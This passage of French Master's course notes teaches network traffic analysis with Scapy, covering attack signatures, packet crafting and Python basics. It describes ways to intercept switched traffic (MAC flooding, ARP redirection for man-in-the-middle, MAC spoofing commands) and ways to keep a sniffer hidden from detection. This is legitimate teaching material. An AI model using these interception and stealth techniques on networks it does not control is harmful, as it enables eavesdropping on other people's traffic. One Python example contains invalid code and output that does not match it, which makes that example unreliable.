Faculté des Sciences & Techniques

Université de Limoges

Master 1ère année

Les Fourberies de Scapy

—

P-F. Bonnefoi

Version du 2 mai 2023

Table des matières

1 Introduction à l'analyse de trafic réseau 5
Les éléments de l'analyse 6
De l'importance des schémas ou «*pattern*» 7
La notion de signatures 8
Utilisation des signatures 9
Les résultats 10
2 Qu'est-ce que Scapy ? 16
3 Python & Scapy : création de module ou de programme 17
Python & Scapy : utilisation du mode interactif 18
Python & Scapy : suivre l'exécution d'un programme 19
Python & Scapy : intégration de Scapy dans Python 20
4 Python : programmation objet & classe 21
Python : programmation objet & méthodes 22
5 Python : aide sur les éléments 23
Python : aide & Introspection 24
6 Python : utilisation avancée des séquences 25
7 Scapy 27
Scapy : aide sur les éléments 28
Scapy : aide & Introspection 29
Scapy : affichage de protocole 30

8 Scapy : structure des objets 31
Scapy : structure des objets & empilement de couches 32
9 Scapy et fichier «pcap» 35
Les listes de paquets 36
10 Scapy et l'écoute réseau 37
11 Décomposition et composition de paquets 38
12 L'envoi de paquets 41
13 Quelques injections : ARP & DNS 42
Quelques injections : DNS – Suite 43
14 Affichage descriptif d'un paquet 44
15 Création automatique de collection de paquets 45
Création de fichier pcap 47
16 Échange de paquet de Wireshark vers Scapy 48
Échange de paquet de tcpdump vers Scapy, puis termshark/wireshark 49
17 Pour faire des schémas légendés avec Gnuplot 52
18 Capture et Analyse de trafic en temps réel avec tcpdump et tshark 53
19 Ajout de protocole 57
Description rapide de STUN 58
Exemple d'ajout de protocole : protocole STUN 59
Format d'un paquet STUN 61
Ajout de protocole : les champs de longueur variable 62
Ajout de protocole : liens entre couches protocolaires 64
Exemple d'ajout de protocole : protocole STUN 66

Ajout de protocole : retour sur les layers... 67
Ajout de protocole : comment aller plus loin ? 68
Exemple d'ajout de protocole : protocole STUN 69
Ajout de protocole : intégration dans Scapy 71
Test de l'ajout du protocole STUN dans Scapy... 72
Ajout de l'extension MPLS 73
20 Scapy & IPv6 75
21 Scapy & NetFilter 76
NFQueue : Combiner NetFilter et Scapy : aller plus loin 80
22 Scapy & Linux : utilisation de dnsmasq 83
Le proxy ARP 85
23 Modifier une interface & Offrir le réseau 86
24 Création d'un point d'accès WiFi dynamiquement 87

Lorsque l'on analyse la trace de paquets échangés dans un réseau, il est important de savoir distinguer entre :

- un «*stimulus*», c-à-d un événement, qui lorsqu'il arrive sur le récepteur, **déclenche une réponse** ;
- une «*réponse*», c-à-d un événement lié à la **réception d'un stimulus** (modèle comportemental).

Attention

- ⋆ le récepteur est actif et attentif, et identifier le stimulus ne **suffit pas toujours à prédire la réponse** ;
- ⋆ les stimulus/réponses sont **inter corrélés**, mais peuvent dépendre d'**autres éléments indépendant**s : état du récepteur, seuil ou filtrage des stimulus ou des réponses, nécessité de plusieurs stimulus différents reçus dans un certain ordre, *etc.*

L'analyse peut être faite :

- ▷ en **connaissant l'état exacte** du récepteur (en étant sur le récepteur par exemple) ;
- ▷ **sans connaitre** l'état du récepteur.
  Dans certains cas, on essaye de construire un **modèle empirique** de cet état.

Les éléments sur lesquels on travaille sont :

- ▷ les **paquets** qui circulent dans le réseau, c-à-d dans le cas de TCP/IP, l'ensemble des champs d'entête du datagramme IP (drapeaux, adresses de destination, de source, fragmentation, *etc.*) et des protocoles supérieurs (TCP, UDP, DNS, *etc.*) ;

- ▷ pour chacun de ces paquets, les **champs** qui les constituent :
  - ◇ leur valeur, le sens attaché à ces valeurs, donne des informations sur l'émetteur et sur son intention lors de l'envoi de ce paquet ;
  - ◇ ils donnent également des informations sur le contexte de l'échange, c-à-d pas seulement sur l'expéditeur et le destinataire, mais également sur le travail des intermédiaires ou sur les conditions réseaux (par exemple la fragmentation d'un datagramme IP donne des informations sur la MTU, la décrémentation d'un TTL sur l'existence d'un intermédiaire, la taille des fenêtres TCP sur la congestion, *etc.*) ;

- ▷ des **schémas**, ou *pattern*, d'échange réseau. Ces schémas fournissent, lorsqu'ils sont reconnus, une information de plus haut niveau (par exemple, un échange de 3 paquets peuvent décrire un *handshake* TCP et signifier un établissement de connexion).

Ces schémas d'échange peuvent également être appelés des «signatures».

Un attaquant :

- écrit un logiciel pour réaliser une attaque, par exemple, par «déni de service», ou un «exploit» ;
- utilise ce logiciel sur un réseau ou une machine cible ;
- laisse une **signature** (une trace d'échanges de paquets), qui est le résultat de la construction, «crafting», de paquets pour réaliser cette attaque ou cet exploit.

Trouver cette signature, c'est :

a. détecter qu'une attaque a eu lieu (détection post-mortem, ou «*forensic*»), ou se déroule actuellement («*Intrusion Detection System*», avec éventuellement la possibilité d'empêcher qu'elle réussise : «*Intrusion Prevention System*») ;
b. découvrir l'identité de l'attaquant (par exemple, pouvoir bloquer l'attaque pour éviter qu'elle se poursuive comme dans le cas d'un déni de service).

On peut faire un parallèle avec la balle de révolver, qui permet une fois analysée, d'identifier le fût du révolver qui l'a tiré.

La détection de ces signatures, «pattern matching», reposent sur :

- leur **connaissance** : connaître le schéma d'échange qui réalise l'attaque ;
- leur **détection** : pouvoir trouver parmi le trafic réseau que l'on surveille, les paquets relatifs à ce schéma (chacun de ces paquets peut subir des variations dépendant du contexte : adresses différentes, ou bien dépendant de la vulnérabilité exploitée : un contenu utilisé uniquement pour sa taille) ;
- leur **enchaînement** :
  - un schéma peut être réalisé suivant des temps plus ou moins long et peut, ainsi, s'entrelacer avec un trafic normal ;
  - un schéma peut être suffisamment «ouvert» pour rendre difficile la corrélation des paquets qui le forme (des paquets provenant de source très différentes par exemple).
- la **capture du trafic** : pouvoir capturer les paquets qui forment le schéma. Il faut mettre en place des capteurs ou «sondes» au bon endroit dans le réseau (sur un routeur avant le NAT par exemple), pour pouvoir capturer convenablement ces paquets.

Ces signatures peuvent être déterminées sur l'ensemble des protocoles :

- sur la **technologie réseau** : par exemple qui concerne la couche n°2 comme Ethernet avec les trames ARP, les VLANS, *etc.* ;
- sur la **pile TCP/IP** : ce sont des signatures qui concernent les couches 3&4, c-à-d IP et transport avec ICMP, TCP, UDP, *etc.* ;
- sur les **protocoles applicatifs** : en exploitant des protocoles comme HTTP (attaques ciblant le CGI par exemple), NetBios, *etc.*

Pour être efficace, la détection de certaines signatures passe par la **connaissance** et la **création d'un état** du récepteur.
On parle alors de mode «**stateful**» : *l'attaquant va amener, par exemple, la pile de protocole de la victime dans un certain état avant de continuer son attaque (la progression de l'attaque n'est possible que suivant l'état courant de la victime)*.

Des outils comme «**Snort**», utilise ce système de signature.


Le résultat de l'analyse peut conduire à :


- la **journalisation**, «log», de l'attaque, avec ou non sauvegarde des paquets suspicieux ;
- l'**envoi d'une alerte** à l'administrateur : attention à la notion de «faux positifs», c-à-d l'identification erronée d'une attaque qui peut conduire à saturer l'administrateur, qui ensuite ne fait plus attention à ces alertes même si elles deviennent de vraies alertes ;
- la **mise en place de contre-mesure** : filtrage du trafic incriminé par reconfiguration du firewall, envoi de paquets pour mettre fin à une connexion TCP, *etc.* ;
- *etc.*

Utilisation de *Switch*

Le switch permet de faire de la «**commutation**» :

- il est différent du hub :
  - il met en relation un port directement avec un autre pour une trame à destination **unicast** ;
  - il diffuse sur tous les ports pour une trame à destination **multicast** ;
  - il **limite** les «domaines de collision», c-à-d là où il y a compétition pour accéder au support de transmission, pour le même «domaine de diffusion» :






Attention

Pour diviser le domaine de diffusion : il faut des switch avec VLAN.

Les différentes solutions

- «**port mirroring**» :

  On configure **explicitement** le switch pour dupliquer le trafic d'un port sur un autre.
  Ici, le trafic du port 1 est relayer sur le port 5.
  Il faut être administrateur du switch.
  Avec CISCO, on parle de SPAN : «Switch Port Analyzer» : spanning a port = mirroring a port.



- «**Switch Flooding**» :
  - un switch contient une table d'allocation (port,@MAC) ;
  - si cette table devient pleine, le switch **se comporte comme un hub** et relais les trames vers tous les ports ;

  Il faut envoyer un grand nombre de trames avec des @MAC différentes pour remplir la table pour la «flooder».

- «**Redirection ICMP**» : ICMP permet d'indiquer le routeur que doit utiliser une **machine spécifique** pour aller sur le réseau.

- «**ICMP Router Advertisements**» : ICMP permet d'indiquer à toutes les machines connectées au réseau la présence d'un routeur ;

- «**Cable Taps**» : se connecter physiquement au réseau : le plus intéressant étant d'intercepter le trafic sur le «uplink» du switch (c-à-d le trafic en remontée ou sortant).

- «**Redirection ARPs**» :
  - les requêtes ARPs de correspondance @IP → @MAC sont diffusées en broadcast, vers tous les ports ;
  - seul le matériel concerné répond (il existe aussi des «*gratuitous ARP*» qui sont envoyées spontanément pour informer).

xterm
```
>>> p
<Ether  dst=ff:ff:ff:ff:ff:ff src=02:02:02:02:02:02 type=0x806
|<ARP  hwtype=0x1 ptype=0x800 hwlen=6 plen=4 op=who-has
 hwsrc=02:02:02:02:02:02 psrc=192.168.1.1 hwdst=ff:ff:ff:ff:ff:ff pdst=192.168.1.1
|<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>> p.summary()
'Ether / ARP who has 192.168.1.1 says 192.168.1.1 / Padding'
```

Il est possible de forcer le switch a renvoyer le trafic où il ne devrait pas :

- *prendre la place d'une machine : Spoofing ;*
- *prendre la place du routeur pour une machine particulière : MITM, «Man in the Middle».*

- «**MAC Address Spoofing**» : changer l'@MAC de son interface réseau et prendre celle de la victime pour reconfigurer le switch (on peut empêcher la victime de reconfigurer le switch avec un DoS, «Deny Of Service»).

xterm
```
$ sudo ip link set dev eth0 address 02:00:4c:4f:4f:50
```

Certains switch protégent l'association entre une @MAC et un port à la première adresse reçue.

- «**Port Spanning Reconfiguration on Switch**» : configurer le «port mirroring».
  Cela peut être fait en se connectant à la console d'administration du switch ou en utilisant SNMP, «Simple Network Management Protocol» s'il n'a pas été protégé.

Comment détecter les «sniffer» ?

Un sniffer est une machine interceptant le trafic qui ne lui est pas destiné

- Surveiller les «DNS Reverse Lookups», c-à-d les requêtes DNS de résolution inverse @IP → FQDN, «Full Qualified Domain Name» ou @symbolique.
  Les outils de sniffing font ce type de requêtes pour afficher des rapports plus détaillé. Il est possible de le déclencher en effectuant soi-même un scan du réseau.

- Envoyer des paquets TCP/IP avec des fausses @MAC destination vers l'ensemble des machines.
  Une machine en mode «promiscuous» réalisant du sniffing peut traiter un paquet qui ne lui est pas destiné et renvoyer un RST. ⇒ ***Ne pas oublier d'interdire tout paquet en sortie d'une interface de sniffing !***

- Surveiller les ports des hubs : savoir si un port non utilisé devient utilisé. Il est possible d'utiliser SNMP pour surveiller cette activité.

- Utiliser le fonctionnement d'ARP : envoyer une requête ARP, non pas en broadcast, mais vers une adresse unique *bidon*, puis envoyer un ping en broadcast : il se peut que la machine ayant un «sniffer» réponde car elle a intercepté la requête initiale (elle intercepte tout, y compris ce qui ne la concerne pas).


- une variante de la précédente est d'utiliser une requête ARP vers l'adresse spéciale `ff:ff:00:00:00:00`.

- Utiliser un «honeypot», c-à-d une machine leurre contenant de fausses données et de faux services pour attirer un attaquant et le forcer à se révéler.

- Surveiller les ressources d'une machine susceptible d'abriter un sniffer : temps CPU et occupation disque (des paquets à conserver et à analyser).

Comment éviter d'être découvert

- Construire un câble uniquement en «écoute», le «*One-way cable*» :



  - la prise qui se connecte au switch sera modifiée :
    - le fil 1 est connecté au fil 3 ;
    - le fil 2 est connecté au fil 6 ;
  - émission et réception sont mis en boucle.

- bloquer le protocole ARP sur son interface de «sniffing» :

```
$ sudo ip link set dev eth1 arp off
```

L'interface n'enverra pas de requête ARP, ni ne répondra avec des réponses ARP.
Il faudra utiliser des tables d'associations (ARP,@IP) statiques.

- filtrer les messages ARP à destination de l'adresse `ff:ff:00:00:00:00`.

- une bibliothèque Python : *cela permet de profiter de tout l'environnement offert par Python* ;
- un outil interactif à la manière de l'interprète Python ;
- un «*wrapper*» autour de la **bibliothèque de capture/analyse de paquet** de niveau utilisateur«libpcap» ;
- des fonctions qui permettent de **lire et d'écrire des fichiers «pcap»** générés par WireShark qui contiennent des captures de trafic réseau :*cela permet de programmer un traitement à réaliser sur un ensemble de paquets* ;
- des fonctions d'**analyse et de construction**, des paquets réseaux à partir de la couche 2 (capacité de «forger» un paquet) : *cela permet de manipuler de manière simple des paquets de structures complexes associés aux protocoles les plus courants* ;
- des fonctions d'**envoi de ces paquets et de réception** des paquets réponses associés : *cela autorise la conception simplifiée d'outils efficaces pour la conception/simulation de protocole* ;
- des fonctions d'**écoute**, «sniffing», du trafic réseau ;
- des fonctions de **création de représentation** ou de «*reporting*» sous forme :
  - de courbes d'un ensemble de valeurs calculées ;
  - de graphe d'échanges entre matériels ;
  - de graphes de la topologie d'un réseau.

3 Python & Scapy : création de module ou de programme

La notion de «module» en Python est similaire à celle de «bibliothèque» dans les autres langages de programmation ; la différence est que les instructions se trouvant dans un module Python sont exécutées lors de son importation.
Ce qui est normal car certaines de ces instructions servent à définir les fonctions et constantes du module.
Certaines instructions ne devraient être exécutées, ou n'ont de sens, que si le module est exécuté directement en tant que programme depuis le shell.

Dans l'écriture du code la bibliothèque, pour pouvoir faire la différence entre une exécution en tant que module ou en tant que programme principale, il faut tester la variable `__name__` :

```
1    if __name__ == "__main__":
2        print "Execution en tant que programme"
```

À savoir

La possibilité d'exécuter un module en tant que programme permet, par exemple, de faire des «tests du bon fonctionnement» du module pour éviter des régressions (modifications entrainant des erreurs) et constituent la base des «tests unitaires», mauvaise traduction acceptée de test de modules, *unit testing*.
Ces tests permettent de juger de la bonne adéquation du module par rapport aux attentes, et sont utilisés dans l'Extreme programming, XP, ou la programmation agile.

Python & Scapy : utilisation du mode interactif

Python est un langage **interprété** qui met à la disposition de l'utilisateur un **mode interactif**, appelé également «interprète de commande», où l'utilisateur peut entrer directement ses instructions afin que Python les exécutent.
Dans ce mode il est possible de définir des variables, ainsi que des fonctions et tout élément de Python.

L'intérêt réside dans la possibilité de pouvoir tester/exécuter rapidement des instructions sans avoir à écrire de programme au préalable.

Ce mode est utilisé dans Scapy, en utilisant la commande shell `scapy`, qui permet de lancer un interprète de commande tout en bénéficiant de tous les éléments disponibles dans Scapy.

Il est possible de définir soi-même, dans un programme, un **basculement** en mode interactif :

```
1  if __name__ == "__main__":
2      interact(mydict=globals(), mybanner="Mon mode interactif a moi")
```

Ici, l'utilisation du mode interactif dans un source est combiné avec la détection d'une utilisation en tant que module ou en tant que programme.

On passe en argument `mydict=globals()` pour bénéficier de tout ce que l'on a défini dans le module sans avoir à l'importer lui-même.

Python & Scapy : suivre l'exécution d'un programme

On peut lancer le programme dont on veut suivre l'exécution «pas à pas» :

pef@darkstar
```
python -m trace -t mon_programme.py
```

On peut également obtenir la liste des liens d'appels des fonctions les unes avec les autres :

pef@darkstar
```
python -m trace -T mon_programme.py
```

Si votre programme utilise le mode interactif, les informations ne seront disponibles que lors de l'arrêt du programme.

Le paramètre «`-m`» indique à Python d'exploiter le module indiqué ensuite, ici, «trace».

Pour avoir plus d'options, vous pouvez consulter la documentation du module «trace» de Python.

Pour installer Scapy et disposer des dernières révisions avec *git* :

```
$ git clone https://github.com/secdev/scapy
$ cd scapy
```

Pour mettre à jour, il suffira de faire la procédure suivante :

```
$ git pull
$ sudo python setup.py install
```

Pour pouvoir utiliser les fonctions Scapy dans un programme Python il faut importer la bibliothèque Scapy :

```
1 #!/usr/bin/python3
2
3 from scapy.all import *
4 # le source utilisateur
```

À l'aide de cette syntaxe spéciale, les commandes de Scapy seront utilisables directement dans votre programme, sans avoir à les préfixer avec le nom du module.
Attention aux conflits de noms avec vos propres fonctions et variables.

4 Python : programmation objet & classe

Définition d'une classe Personne

Chaque personne est définie par son nom, son âge et son numéro de «sécurité sociale» :

```
1  class Personne(object): # classe dont on hérite
2      """Classe definissant une personne""" # Description de la classe
3      nombre_de_personnes = 0  # variable de classe
4      # self fait référence à l'instance
5      def __init__(self, name, age): # initialisation de l'instance
6          self.name = name   # rendre la variable unique à chaque instance
7          self.age = age
8          self.__numeroSecu = 0 # variable privee
9          Personne.nombre_de_personnes += 1
10     def intro(self): # Il faut donner en parametre l'instance
11         """Retourne une salutation."""
12         return "Bonjour, mon nom est %s et j'ai %s ans." % (self.name, self.age)
13
14 # Exemple d'utilisation de la classe
15 p1 = Personne("toto", 10) # on ne met pas le self en argument
```

Remarques :

- ▷ les variables d'instances précédées d'un préfixe «__» sont privées et ne peuvent être accessible depuis l'extérieur de l'objet ;
- ▷ *Mais*, la notation `p1._Personne__numeroSecu` permet d'obtenir la valeur de l'attribut…
- ▷ *Donc*, on peut utiliser un seul «_» et faire confiance aux programmeurs !

Il est aussi possible de faciliter l'accès à des variables d'instance, tout en gardant une capacité de contrôle sur ces modifications avec le `property` :

```
1  class Personne2(object):
2      def __init__(self):
3          self._nom = 'indefini'
4      def _getNom(self):
5          return self._nom
6      def _setNom(self, val):
7          self._nom = val
8      nom = property(fget = _getNom, fset = _setNom, doc = 'Nom')
9
10 # Utilisation de la classe
11 p1 = Personne2()
12 print p1.nom # affiche indefini
13 p1.nom = "Toto" # defini le nom de p1
14 print p1.nom # affiche Toto
```

Compléments :

- ▷ Python intègre un «garbage collector» ou ramasse miettes, il n'est donc pas nécessaire de désallouer les objets qui seront plus référencés ;
- ▷ il est possible de faire de l'héritage multiple.
  Pour accéder à une méthode d'ancêtre : `ancetre.__init__()`.

5 Python : aide sur les éléments

Les objets de Python sont capable d'introspection, c-à-d d'avoir la capacité de s'examiner eux-même.

On peut obtenir de l'aide sur un objet ou un module :

pef@darkstar

```
pef@darkstar:~/Bureau/project$ python3
Python 3.9.0 (default, Dec  6 2020, 18:02:34)
[Clang 12.0.0 (clang-1200.0.32.27)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> help
Type help() for interactive help, or help(object) for help about object.
>>>
```

On peut attacher de la documentation au code Python lors de son écriture :

```
1 def ma_fonction():
2       """Cette fonction est vide !"""
3       pass
```

```
>>> help(ma_fonction)
Help on function ma_fonction in module __main__:
ma_fonction()
    Cette fonction est vide !
```

Sur un objet, la fonction `help`, affiche l'intégralité de l'aide disponible sur ses attributs (méthodes ou variables).

Il est possible de connaître :

- le type d'un objet : `type(mon_objet)` ;
- l'identifiant unique d'un objet (équivalent à son adresse mémoire) : `id(mon_objet)` ;
- les attributs d'un objet :
  - `dir(mon_objet)` qui donne les éléments de l'objet et de ceux dont il hérite ;
    Cela permet de connaître l'ensemble des méthodes supportées par un objet.
  - `mon_objet.__dict__` qui donne les éléments uniquement de l'objet ;
- la documentation sur une classe : `Personne.__doc__`
  ou sur une méthode : `Personne.intro.__doc__`
- si un objet possède un attribut (variable ou méthode) : `hasattr(objet, "nom")` qui renvoi vrai ou faux ;
  Avec les fonctions `getattr` et `setattr` on peut manipuler ces attributs sous forme de chaîne de caractère (ce qui est **très utile**).
- si un élément est exécutable : `callable(element)` ;
- si un objet est une instance d'une classe : `isinstance(objet, classe;`
- si une classe hérite d'une autre classe : `issubclass(classe, ancetre)`.

6 Python : utilisation avancée des séquences

Lors de la manipulation de paquets réseaux dans Scapy, nous utiliserons les éléments avancés de Python suivant :

- les «list comprehension» qui permettent de remplacer l'utilisation d'une boucle `for` pour :
  - la création d'une liste par rapport aux éléments d'une autre, chacun ayant subi un traitement :

```
1  ma_liste = [ 1, 2, 3, 4, 5]
2  ma_liste_traduite = [ hex(x) for x in ma_liste]
```

```
['0x1', '0x2', '0x3', '0x4', '0x5']
```

  - obtenir une nouvelle liste ne contenant que les éléments désirés :

```
1  ma_liste = [ 10, 1 , 12, 3]
2  ma_liste_filtree = [ x for x in ma_liste if (x > 10) ]
```

- les instructions `map` et `filter`, *remplacées par les «list comprehension»* :

```
1 def transformer (val):
2    return x = x + 3
3 def paire (val):
4    return not val%2
5 liste_transformee = map(transformer, ma_liste)
6 print liste_transformee
7 print filter(paire, ma_liste)
```

```
[4, 5, 6, 7, 8]
[4, 6]
```

- récupération du premier élément de chacun des tuples :

```
1 ma_liste = [ ('a',1), ('b', 2), ('c', 3) ]
2 ma_liste_filtree = [ x for (x,y) in ma_liste ]
```

```
>>> ma_liste_filtree
['a', 'b', 'c']
```

- récupération du premier élément de chacun des tuples suivant une condition :

```
1 ma_liste = [ ('a',1), ('b', 2), ('c', 3) ]
2 ma_liste_filtree = [ x for (x,y) in ma_liste if y > 2 ]
```

```
>>> ma_liste_filtree
['c']
```

- récupération des tuples suivant une condition :

```
1 ma_liste = [ ('a',1), ('b', 2), ('c', 3) ]
2 ma_liste_filtree = [ (x,y) for (x,y) in ma_liste if y>2 ]
```

```
>>> ma_liste_filtree
[('c', 3)]
```

```
1 ma_liste = [ ('a',1), ('b', 2), ('c', 3) ]
2 ma_liste_filtree = [ (x,y) for (x,y) in ma_liste if y>5 ]
```

```
>>> ma_liste_filtree
[]
```

À noter : si on utilise une «list comprehension», on récupère toujours une liste même si elle ne contient qu'un seul élément ou pas d'élément du tout.

Scapy est à la fois un interprète de commande basé sur celui de Python et une bibliothèque :

pef@darkstar

```
pef@darkstar:~/Bureau$ sudo scapy
[sudo] password for pef:
Welcome to Scapy (2.4.4)
>>> IP()
<IP  |>
>>> IP().show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
>>>
```

Vous pouvez l'utiliser en mode interactif. Vous devez l'exécuter avec des droits administrateur pour être autorisé à envoyer des paquets de niveau 2 (trame Ethernet par exemple).

Scapy : aide sur les éléments

Il est très utile de pouvoir examiner les possibilités offertes par chaque couche protocolaire à l'aide de la commande `ls()` :

```
>>> ls(TCP)
sport      : ShortEnumField       = (20)
dport      : ShortEnumField       = (80)
seq        : IntField             = (0)
ack        : IntField             = (0)
dataofs    : BitField             = (None)
reserved   : BitField             = (0)
flags      : FlagsField           = (2)
window     : ShortField           = (8192)
chksum     : XShortField          = (None)
urgptr     : ShortField           = (0)
options    : TCPOptionsField      = ({})
```

Ici, on peut voir comment est constitué le paquet ou layer TCP, avec chacun de ces champs, leur type et leur valeur par défaut indiquée entre parenthèse.

Les commandes :

- `ls()` affiche tous les protocoles que sait gérer Scapy ;
- `lsc()` affiche l'ensemble des commandes disponibles.

Il est facile de créer un paquet dans Scapy, il suffit d'utiliser la classe qui le définit :

```
>>> b=IP()
>>> b
<IP  |>
```

Ici, l'affichage indique le type mais pas la valeur des champs quand ceux-ci possèdent celle par défaut.

```
>>> b.dst='164.81.1.4'
>>> b
<IP  dst=164.81.1.4 |>
>>> ls(b)
version    : BitField             = 4               (4)
ihl        : BitField             = None            (None)
…
ttl        : ByteField            = 64              (64)
proto      : ByteEnumField        = 0               (0)
chksum     : XShortField          = None            (None)
src        : Emph                 = '192.168.0.14'  (None)
dst        : Emph                 = '164.81.1.4'    ('127.0.0.1')
options    : PacketListField      = []              ([])
```

Avec la commande `ls()`, on peut connaitre le nom de chacun des champs constituant le paquet.

Scapy : affichage de protocole

Il est toujours possible d'accéder à la représentation du paquet sous sa forme «*réseau*», c-à-d une suite d'octets qui sont transmis dans le câble réseau :

```
>>> b.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 192.168.0.14
  dst= 164.81.1.4
  \options\
>>>
```

```
>>> hexdump(b)
0000   4500001400010000 400014DEC0A8000E E.......@.......
0010   A4510104                         .Q..

>>> bytes(b)
b'E\x00\x00\x14\x00\x01\x00\x00@\x00\x14\xde\xc0\xa8\x00
\x0e\xa4Q\x01\x04'

>>> b.show2()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 20
…
  ttl= 64
  proto= ip
…
>>>
```

Ici, la méthode `show2()` force le calcul de certains champs (checksum par ex.).

Dans Scapy, il existe des objets Python «champs», `Field`, et des objets Python «paquets», `Packet`, qui sont constitués de ces champs.

Lorsque l'on construit un paquet réseau complet, il est nécessaire d'empiler les différentes couches protocolaires, `layers`.

En particulier, un paquet (ou layer ou couche ou protocole) est constitué de :
- deux attributs `underlayer` et `payload`, pour les liens entre couches inférieures et supérieures ;
- plusieurs liste des *champs* définissant le protocole (TTL, IHL par exemple pour IP) :
  - ◇ une liste avec des valeurs par défaut, `default_fields` ;
  - ◇ une liste avec les valeurs choisies par l'utilisateur, `fields` ;
  - ◇ une liste avec les valeurs *imposées* lorsque la couche est imbriquée par rapport à d'autres, `overloaded_fields`.

L'empilement des couches se fait avec l'opérateur « / » :

```
>>> p=IP()/UDP()
>>> p
<IP  frag=0 proto=udp |<UDP  |>>
```

Ici, des champs de la couche `IP` ont été «surchargées», par celle de la couche supérieure `UDP`.

Dans Scapy, il est possible de choisir les valeurs des **différents champs** comme on le veut même si cela est **contraire** aux protocoles.

Le but étant soit l'étude des conséquences, soit la réalisation de conséquences plus ou moins désastreuses pour le récepteur…

```
>>> p=IP()/UDP()
>>> p
<IP  frag=0 proto=udp |<UDP  |>>
>>> p.payload
<UDP  |>
>>> p[UDP].dport = 22
>>> p
<IP  frag=0 proto=udp |<UDP  dport=ssh |>>
```

Il est facile d'accéder à une couche en utilisant l'accès par le nom de cette couche : `p[UDP]` ou bien avec l'opérateur «`in`» :

```
>>> UDP in p
True
>>> p.haslayer(UDP)
1
```

Remarques :

- ▷ pour obtenir le calcul automatique ou la valeur par défaut de certains champs qui ont été redéfinis, il faut les effacer : `del(p.ttl)` ou `del(p.chksum)` ;
- ▷ l'opérateur «`/`» retourne une copie des paquets utilisés.

Il est possible de demander à un «paquet» de fournir une représentation sous forme de chaîne de caractères des valeurs de ses champs, à l'aide de la méthode `sprintf` :

```
>>> p.sprintf("%dst%")
'00:58:57:ce:7d:aa'
>>> p.sprintf("%TCP.flags%")
'S'
>>> p[IP].flags
2L
>>> p.sprintf('%IP.flags%')
'MF+DF'
>>> 'MF' in p.sprintf('%flags%')
True
```

Ici, cela permet d'obtenir un affichage orienté «humain» des valeurs de drapeaux.

Cela permet également de simplifier les tests :

```
>>> q.sprintf('%TCP.flags%')=='S'
True
```

Ici, il n'est pas nécessaire de tester la valeur des drapeaux avec leur représentation hexadécimale.

Récupération du dictionnaire d'un champs

Exemple récupérer les valeurs «*humaines*» du champs `type` d'ICMP et des valeurs numériques correspondantes :

xterm

```
>>> ICMP.type.s2i
{'echo-reply': 0,
 'dest-unreach': 3,
 'source-quench': 4,
 'redirect': 5,
 'echo-request': 8,
 'router-advertisement': 9,
 'router-solicitation': 10,
 'time-exceeded': 11,
 'parameter-problem': 12,
 'timestamp-request': 13,
 'timestamp-reply': 14,
 'information-request': 15,
 'information-response': 16,
 'address-mask-request': 17,
 'address-mask-reply': 18,
 'traceroute': 30,
 'datagram-conversion-error': 31,
 'mobile-host-redirect': 32,
 'ipv6-where-are-you': 33,
 'ipv6-i-am-here': 34,
 'mobile-registration-request': 35,
 'mobile-registration-reply': 36,
 'domain-name-request': 37,
 'domain-name-reply': 38,
 'skip': 39,
 'photuris': 40}
```

*On utilise la **classe** ICMP*

xterm

```
>>> ICMP.type.i2s
{0: 'echo-reply',
 3: 'dest-unreach',
 4: 'source-quench',
 5: 'redirect',
 8: 'echo-request',
 9: 'router-advertisement',
 10: 'router-solicitation',
 11: 'time-exceeded',
 12: 'parameter-problem',
 13: 'timestamp-request',
 14: 'timestamp-reply',
 15: 'information-request',
 16: 'information-response',
 17: 'address-mask-request',
 18: 'address-mask-reply',
 30: 'traceroute',
 31: 'datagram-conversion-error',
 32: 'mobile-host-redirect',
 33: 'ipv6-where-are-you',
 34: 'ipv6-i-am-here',
 35: 'mobile-registration-request',
 36: 'mobile-registration-reply',
 37: 'domain-name-request',
 38: 'domain-name-reply',
 39: 'skip',
